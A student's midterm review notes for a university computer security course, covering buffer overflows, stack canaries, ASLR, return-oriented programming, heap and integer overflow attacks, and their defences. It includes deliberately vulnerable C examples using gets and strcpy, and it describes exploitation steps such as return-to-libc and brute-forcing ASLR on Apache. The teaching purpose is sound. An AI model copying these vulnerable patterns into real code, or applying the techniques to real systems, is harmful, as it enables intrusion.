CSE127 Midterm Review

This review doc summarizes essential concepts from lectures, past exams and discussion slides. Free feel to contribute. Created by *M.*

LINK TO COMPLETE DOCUMENT

Lecture 1

Def

- Computer Security studies how systems behave in the presence of an **adversary**. (An intelligence that actively tries to cause the system to misbehave).

Security Mindset

- Attacker:
  - Looker for weak links
  - Identify **assumptions** that security depends on
  - Not constrained by system designer's worldview

- Defender

Security Policy	*Assets* to protect *Properties* to enforce (confidentiality, integrity, availability, privacy, authenticity)
Threat Model	Adversaries (Motives, capabilities) Kinds of attacks to prevent Limits as kinds of attack to ignore
Risk Assessment	Direct and indirect cost (money, reputation) Probability of attacks and success
Countermeasures	Technical Non-technical (law, policy, etc)
Security Costs	Direct and indirect cost (design, implementation, complexity) Rationally weigh costs vs. risk

Secure Design

- A **process** of identifying the *weakness* of your design and focus on correcting them.
- Focus:

    - Trusted Components: parts that must function correctly for the system to be secure
    - Attack Surface: parts of the system exposed to the attacker.
    - Complexity vs. Security
- Principles
    - Defense-in-depth
    - Diversity
    - Maintainability

Lecture 2

Def

- A program is secure when it does exactly what it should, not more not less.
- A program is secure when it doesn't do bad things.

Weird Machines

- Def: Complex systems almost always contain **unintended** functionality.
    - Requires understanding of both developers' blind spots and attackers' strength.

- **Exploit**: a mechanism by which an attacker triggers unintended functionality in the system.

- Software **Vulnerability**: a bug in a program that allows an *unprivileged* user *capabilities* that should be denied to them.

- **C**ontrol **F**low **I**ntegrity: attacker **runs code** on victim's machine.
    - Violate assumptions of programming language or its runtime
    - Thread Model:
        - Victim code handling *input* that comes from across a security boundary
        - Want to protect the integrity of execution and confidentiality of data.


Buffer Overflow

- Def: an anomaly that occurs when a program writes data beyond the boundary of a buffer.
    - Ubiquitous in system software
    - Memory faults → buffer overflow

- Origins
    - Fundamentals: Program → Data → Program


    - C/C++ doesn't have automatic bound checking (stdlib: gets(), strcpy(), strcat(), '\0' null terminator)
    - E.g. implicit assumption about string length.
    - E.g. Morris Worm: fingered vulnerability, 1988.

- Array
    - Abstraction:




    - Reality:
        - Language specification: undefined
        - Implementations: segmentation fault

- Memory Layout



- The Stack (Grows from **HIGH** to **LOW** address)




  - Stack pointer: top of the stack. %esp register. Grows from high to low.
  - Frame pointer: caller's stack frame. %ebp register.

- Function Calling

```c
int foobar(int a, int b, int c)
{
    int xx = a + 2;
    int yy = b + 3;
    int zz = c + 4;
    int sum = xx + yy + zz;

    return xx * yy * zz + sum;
}

int main()
{
    return foobar(77, 88, 99);
}
```

```
1  foobar(int, int, int):
2          pushl   %ebp
3          movl    %esp, %ebp
4          subl    $16, %esp
5          movl    8(%ebp), %eax
6          addl    $2, %eax
7          movl    %eax, -4(%ebp)
8          movl    12(%ebp), %eax
9          addl    $3, %eax
10         movl    %eax, -8(%ebp)
11         movl    16(%ebp), %eax
12         addl    $4, %eax
13         movl    %eax, -12(%ebp)
14         movl    -4(%ebp), %edx
15         movl    -8(%ebp), %eax
16         addl    %eax, %edx
17         movl    -12(%ebp), %eax
18         addl    %edx, %eax
19 ->      movl    %eax, -16(%ebp)
20         movl    -4(%ebp), %eax
21         imull   -8(%ebp), %eax
22         imull   -12(%ebp), %eax
23         movl    %eax, %edx
24         movl    -16(%ebp), %eax
25         addl    %edx, %eax
26         leave
27         ret
28 main:
29         pushl   %ebp
30         movl    %esp, %ebp
31         pushl   $99
32         pushl   $88
33         pushl   $77
34         call    foobar(int, int, int)
35         addl    $12, %esp
36         nop
37         leave
38         ret
```




- Assembly:
  - Operations go from left to right
  - movl means move a long type.
  - %eax, %edx are all general purpose registers
  - Stack grows from high address to lower address.

  - Subl &16, %esp to subtract 16 from stack pointer to reserve space on stack.
  - 8(%ebp) to get arguments
  - -4(%ebp) to store on stack


- Overflow Examples
  - If a long name and not null terminated, we can read the stack.

```c
#include <stdio.h>
#include <string.h>

int main(int argc, char**argv) {
  char nice[] = "is nice.";
  char name[8];
  gets(name);
  printf("%s %s\n",name,nice);
  return 0;
}
```




  - If overflow the buffer with “AAAAA…”, 0x41414141, then upon return, %ebp and 4(%ebp) both stores 0x4141414141. → Segmentation fault.

```c
#include <stdio.h>
#include <string.h>

void foo() {
  printf("hello all!!\n");
  exit(0);
}

void func(int a, int b, char *str) {
  int c = 0xdeadbeef;
  char buf[4];
  strcpy(buf,str);
}

int main(int argc, char**argv) {
  func(0xaaaaaaaa,0xbbbbbbbb,argv[1]);
  return 0;
}
```



    - Attackers can overwrite the saved return address to his/her malicious code. → Transfer control to anywhere.

- **Hijack Control Flow**



- Shellcode: small code fragment that receives initial control in an control flow hijack exploit. (control of the instruction pointer).
    - E.g. Execute a shell from a setuid root program.
    - Shouldn't contain null terminator
    - Shouldn't contain line break if *gets()*
    - Exact address of shellcode must be figured → NOP sled.

Lecture 3 - Low Level Mitigations

Buffer Overflow Defenses

- Avoid Unsafe Functions (strcpy, strcat, gets, etc).

Advantages	Disadvantages
Good Idea in general	Manual code rewrite Non-library functions may be vulnerable No guarantee you found everything Alternatives are also error prone


  - E.g. printf("%s\n", buf), printf(buf), printf("%s\n").
    - No string length, so they can be used to read and write memory.

Stack Canaries

- Definition

Goal	Detect stack buffer overflow
Idea	Place canary between local variables and saved frame pointer (return address); Check canary before jumping to return address
Approach	Modify function prologues and epilogues.

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void foo() {
  printf("hello all!!\n");
  exit(0);
}

void func(int a, int b, char *str) {
  int c = 0xdeadbeef;
  char buf[4];
  strcpy(buf,str);
}

int main(int argc, char**argv) {
  func(0xaaaaaaaa,0xbbbbbbbb,argv[1]);
  return 0;
}
```



- Compile with enhanced function prologues and epilogues. (-fstack-protector-strong)

write canary from %gs:20 to stack -12(%ebp)

compare canary in %gs:20 to that on stack -12(%ebp)

```
func(int, int, char*):
        pushl   %ebp
        movl    %esp, %ebp
        subl    $40, %esp
        movl    16(%ebp), %eax
        movl    %eax, -28(%ebp)
        movl    %gs:20, %eax
        movl    %eax, -12(%ebp)
        xorl    %eax, %eax
        movl    $-559038737, -20(%ebp)
        subl    $8, %esp
        pushl   -28(%ebp)
        leal    -16(%ebp), %eax
        pushl   %eax
        call    strcpy
        addl    $16, %esp
        nop
        movl    -12(%ebp), %eax
        xorl    %gs:20, %eax
        je      .L3
        call    __stack_chk_fail
.L3:
        leave
        ret
```

- Tradeoff

Advantages	Disadvantages
No code change, only recompile	Performance penalty Protects against stack smashing Fails if attacker can read memory

- Options

-fstack-protector	Functions with character buffer ≥ ssp-buffer-size (8) Functions with variable sized alloca()
-fstack-protector-strong	Function with local arrays of any size Functions that have references to local stack variables
-fstack-protector-all	All functions

No stack protection

```
func(int, int, char*):
        pushl   %ebp
        movl    %esp, %ebp
        subl    $24, %esp
        movl    $-559038737, -12(%ebp)
        subl    $8, %esp
        pushl   16(%ebp)
        leal    -16(%ebp), %eax
        pushl   %eax
        call    strcpy
        addl    $16, %esp
        nop
        leave
        ret
```

-fstack-protector-strong

```
func(int, int, char*):
        pushl   %ebp
        movl    %esp, %ebp
        subl    $40, %esp
        movl    16(%ebp), %eax
        movl    %eax, -28(%ebp)
        movl    %gs:20, %eax
        movl    %eax, -12(%ebp)
        xorl    %eax, %eax
        movl    $-559038737, -20(%ebp)
        subl    $8, %esp
        pushl   -28(%ebp)
        leal    -16(%ebp), %eax
        pushl   %eax
        call    strcpy
        addl    $16, %esp
        nop
        movl    -12(%ebp), %eax
        xorl    %gs:20, %eax
        je      .L3
        call    __stack_chk_fail
.L3:
        leave
        ret
```


-fstack-protector-all

```
func(int, int, char*):
        pushl   %ebp
        movl    %esp, %ebp
        subl    $40, %esp
        movl    8(%ebp), %eax
        movl    %eax, -28(%ebp)
        movl    12(%ebp), %eax
        movl    %eax, -32(%ebp)
        movl    16(%ebp), %eax
        movl    %eax, -36(%ebp)
        movl    %gs:20, %eax
        movl    %eax, -12(%ebp)
        xorl    %eax, %eax
        movl    $-559038737, -20(%ebp)
        subl    $8, %esp
        pushl   -36(%ebp)
        leal    -16(%ebp), %eax
        pushl   %eax
        call    strcpy
        addl    $16, %esp
        nop
        movl    -12(%ebp), %eax
        xorl    %gs:20, %eax
        je      .L4
        call    __stack_chk_fail
.L4:
        leave
        ret
```

- Defeat Canaries
    - Assumption: impossible to subvert control flow without corrupting the canary

- Pointer Subterfuge (Similar to PA2, exploit4).


```
#include <stdio.h>
#include <string.h>

0x08049b95:  void foo() {
               printf("hello all!!\n");
               exit(0);
             }

             int i = 42;

             void func(char *str) {
               int *ptr = &i;
               int val = 44;
               char buf[4];
               strcpy(buf,str);
               *ptr = val;
             }

             int main(int argc, char**argv) {
               func(argv[1]);
               return 0;
             }
```



- Overwrite Function Pointer on Stack
  - Problem: overflow **local variables**, **arguments** can allow attackers to hijack control flow.

```
void func(char *str) {
  void (*fptr)() = &bar;
  char buf[4];
  strcpy(buf,str);
  fptr()
}
```


  - Fix1: Some implementation reorder local variables, place buffers closer to canaries vs. lexical order.
  - Fix2: Args are copied to the top of the stack
  - Fix3: Pointers may also be loaded into the register before *strcpy()*.



  - Fstack-protector-strong: implements the copying and canary together, thus its assembly codes are longer.

- Memcpy Buffer Overflow with Fixed Canary
  - Canary values have **null bytes** to terminate **string ops** like strcpy and gets.
  - Defeat: find memcpy/memmove/read vulnerability.


- Learn the Canary
  - One: Chained Vulnerabilities:
    - Exploit one vulnerability to read the value of the canary
    - Exploit a second to perform stack buffer overflow
    - Modern exploits chain multiple vulnerabilities
  - Two: Brute force servers (e.g. Apache2)
    - Main server process establishes a listening socket and forks several works (if any dies, fork new one); Work process accepts connection on the listening socket & process request.
    - Forked process has the **same memory layout**.



Separate Control Stack

- Definition


Goal	Disallow overflow to the control data.
Idea	Seperate the control stack from the user stack
Approach	Implements a shadow stack that stores the control data.



- Example
  - WebAssembly has a separate stack. At the Wasm layer, you can't read or manipulate the control stack.
  - Problem: C programs compiled to Wasm will inevitably preserve some of C's bugs

- Safe Stack vs. Unsafe Stacks
  - Safe stack stores **return address, register spills,** and **local variables**. It is always accessed in a safe way.
  - Unsafe stack stores everything else. → Cannot overwrite anything on the safe stack.
  - Implementation: only have linear memory and loads/stores instruction. → Put a safe/separate stack in a **random** place in the address space.

- Shadow Stack
  - New shadow stack pointer (**%ssp**), and return updates **%esp** and **%ssp**.
  - Address both performance and security issue, but may need to rewrite code that manipulates stack manually.



  - Defeat: overwrite a function pointer to point to shellcode.

Memory Writable or Executable


- Definition

Goal	Prevent the execution of shellcode from the stack
Idea	Use memory page permission bits. (**M**emory **M**anagement **U**nit)
Approach	XN (execute never), W^X (write XOR execute), data execution prevention.

- Tradeoff

Advantages	Disadvantages
No code changes or recompile Fast: enforced in hardware	Requires hardware support Defeated by return-oriented programing (return to pieces of existing code) Does not protect JITed code

- Defeats:
  - Can still write to stack and jump to existing code. Existing code may do what you want.
    - E.g. need a program to call a **system("/bin/sh")**.
    - E.g. return-into-libc attacks
  - Calling system:



  - Inject code with **J**ust **I**n **T**ime Compiler
    - JIT compilers produce data that becomes executable code
    - JIT Spraying:
      - Spray head with shellcode (and NOP slides)
      - Overflow code pointer to point to spray area

- Defenses:


- Modify the Javascript JIT (store the Javascript strings in separate heap, blind constants)
- Ongoing arm race.

Address Space Layout Randomization

- Definition

Goal	Prevent attackers from knowing the precise addresses
Idea	Randomize the address of different memory regions
Approach	Randomize on every launch or at compile time

- Randomness



- Tradeoff


Advantages	Disadvantages
No code changes Also mitigates heap-based overflow	Needs compiler, linker, loader support - Randomize process layout - Programs are compiled to not have absolute jumps Overhead: increases code size

- Defeats:
  - Local attacker can read the stack start from **/proc/<pid>/stat** on older linux
  - **-fno-pie** binaries have fixed code and data addresses
  - Each region has random offset, but layout is fixed. → single address leaks the entire region


  - Brute force for 32-bit binaries and/or pre-fork binaries
  - Heap spray for 64-bit binaries

- De-randomizing the ALSR
  - Goal: call system with attacker's argument
  - Target: Apache daemon. (Vulnerability: buffer overflow in **ap_getline()**).
  - Assumptions: W^X + PaX ASLR enabled.

- De-randomizing Attacks:
  - Step 1: Find the base of the mapped region.



    - Layout of the mapped region (libc) is fixed.
    - Overwrite saved ret pointer with a guess to **usleep()**. (base + offset of usleep).
    - Upon correct guess, the system would sleep, then crash. Else immediately crush.
    - Success rate: maximum of *65,536* tries. (2^16)
  - Step 2: call system() with customized string.




    - Overwrite saved return pointer with address of **ret** instruction in libc.
    - Repeat until the address of buf looks like an argument to **system()**, append address of **system()**.

Lecture 4 - ROP, Heap Attacks, CFI, Integer Overflows

Function Calls

- Stack Layout of Nested Function Calls



  - Upon function return, the %esp is set back to the %ebp.

- Control Flow Hijack
  - Overwrite the return address to points back to shellcode.


Return Oriented Programming

- Definition

Goal	Make Shellcode out of existing code
Idea	Reuse the code gadgets (ending in ret instruction) - Any executable memory ending in **0xc3**
Approach	Overwrite saved %eip on stack to point to first gadget, then second gadget, etc.

- Code Gadgets
  - X86 instructions have variable length and can start on any byte boundary
  - One 0xc3 can have multiple different code versions.


- Example 1:
  - This can be used to write a value to %edx.



$$\%edx = v_1$$

$$\texttt{mov } v_1, \texttt{\%edx}$$


- Example 2:
  - This can be used to assign value to an address.



$$mem[v_2] = v_1$$

$$\texttt{mov } v_2, \texttt{\%ebx}$$
$$\texttt{mov } v_1, \texttt{\%(\%ebx)}$$

  - Assembly code: return to different pieces of instructions



- Summary:
  - Can express arbitrary programs
  - Can find gadgets automatically

Heap-based Attacks

- Issues
  - Read/write unauthorized memory
  - Forget to free or double free objects
  - Use pointers that point to freed object

- Heap Corruptions
  - Can bypass security checks (data-only attacks), e.g. isAuthenticated, etc.
  - Can overwrite function pointers. → direct transfer of control
    - C++ vtable: each object contains a pointer to vtable (array of function pointers, one entry per function).
    - *bar()* compiles **(obj → vtable*[0]) (obj)

- **Use After Free** (Similar to PA2, Exploit4)
  - Victim: free object *free(obj)*
  - Attacker: overwrite the vtable of the object so entry points to attacker gadget. Then obj → foo().


Control Flow Integrity

- Definition

Goal	Restrict control flow to legitimate paths
Idea	Don't stop memory writes, but ensure that jumps, calls, and returns can only go to allowed target destinations
Approach	Restrict indirect transfers of control. Direct control transfer is hardcoded.


- Indirect Transfer of Control Flow
  - Forward Path: jumping to an address in register or memory.
    - E.g. qsort, interrupt handlers, virtual calls, etc.
  - Reverse Path: returning from function
    - E..g address on the stack.

- Control Flow Graph (green as direct call, red as indirect call, return as purple)



- Restriction
  - Assign labels to all indirect jumps and their targets
  - Validate the label before an indirect jump
  - Hardware support or precision vs. performance

- Fine Grained CFI
  - Static compute CFG
  - Dynamically ensure program never deviates.
    - Assign label to ech target of indirect transfer
    - Indirect transfers compare label of destination with expected label
  - Checking the labels



- Coarse-grained GFI
  - Label for destination of indirect calls: every indirect call lands on function entry
  - Label for destination of rets and indirect jumps: every indirect jump lands at the start of BB.

- Limitations
  - Overhead:
    - runtime (every indirect branch instruction)
    - size (code + encode label)
  - Scope: doesn't protect against data-only attacks, needs reliable W^X.

- Defeats
  - Can jump to functions that have the same label
    - E.g. (Wasm's looks at function type)
  - Can return to many more sites.
    - E.g. Backward edge CFI must use a shadow stack.

Integer Overflow Attacks

- Disguise the integer as signed negative number

- Example 1:

```
void vulnerable(int len = 0xffffffff, char *data) {
  char buf[64];
  if (len = -1 > 64)
    return;
  memcpy(buf, data, len = 0xffffffff);
}
```

- Example 2:

```
void f(size_t len = 0xffffffff, char *data) {
  char *buf = malloc(len+2 = 0x000000001);
  if (buf == NULL)
    return;
  memcpy(buf, data, len = 0xffffffff);
  buf[len] = '\n';
  buf[len+1] = '\0';
}
```

  - Memcpy takes in size_t.

- Integer Overflows
  - Truncation bugs: assign 64 bit int into 32 bit int
  - Arithmetic overflow: add huge unsigned number
  - Signedness bug: treat signed number as unsigned

- Summary: if you try to build secure systems, use a **memory safe** language.

Lecture 5 - Isolation and Side-channels

Principles of Secure Design

- Principle of least privilege: give users the least privilege to execute the codes
- Privilege Separation
- Defense in depth
  - Use more than one security mechanism
  - Fail securely/closed
- Keep it simple

Isolation

- Separate the system into **isolated least-privileged** compartments.
- Mediate **interaction** between compartments, according to security policy.
- Assumption: limit the damage due to any single compromised component.
- Unit: physical → virtual machine → OS processes → library → function (coarse → fine grained)

Virtual Machine Abstraction

- Isolate quest OSes and apps.
- Virtual machine monitor to manage the virtual machines.

Process Abstraction

- Definition
    - Processes are memory isolated
    - Each process has set of UIDs (mediate file access right)
    - To further restrict privileges, process must perform syscall into kernel.

- UIDs
    - Each process has UID
    - Each file has Access Control List
    - Permission:
        - A process may access files, network sockets, etc.
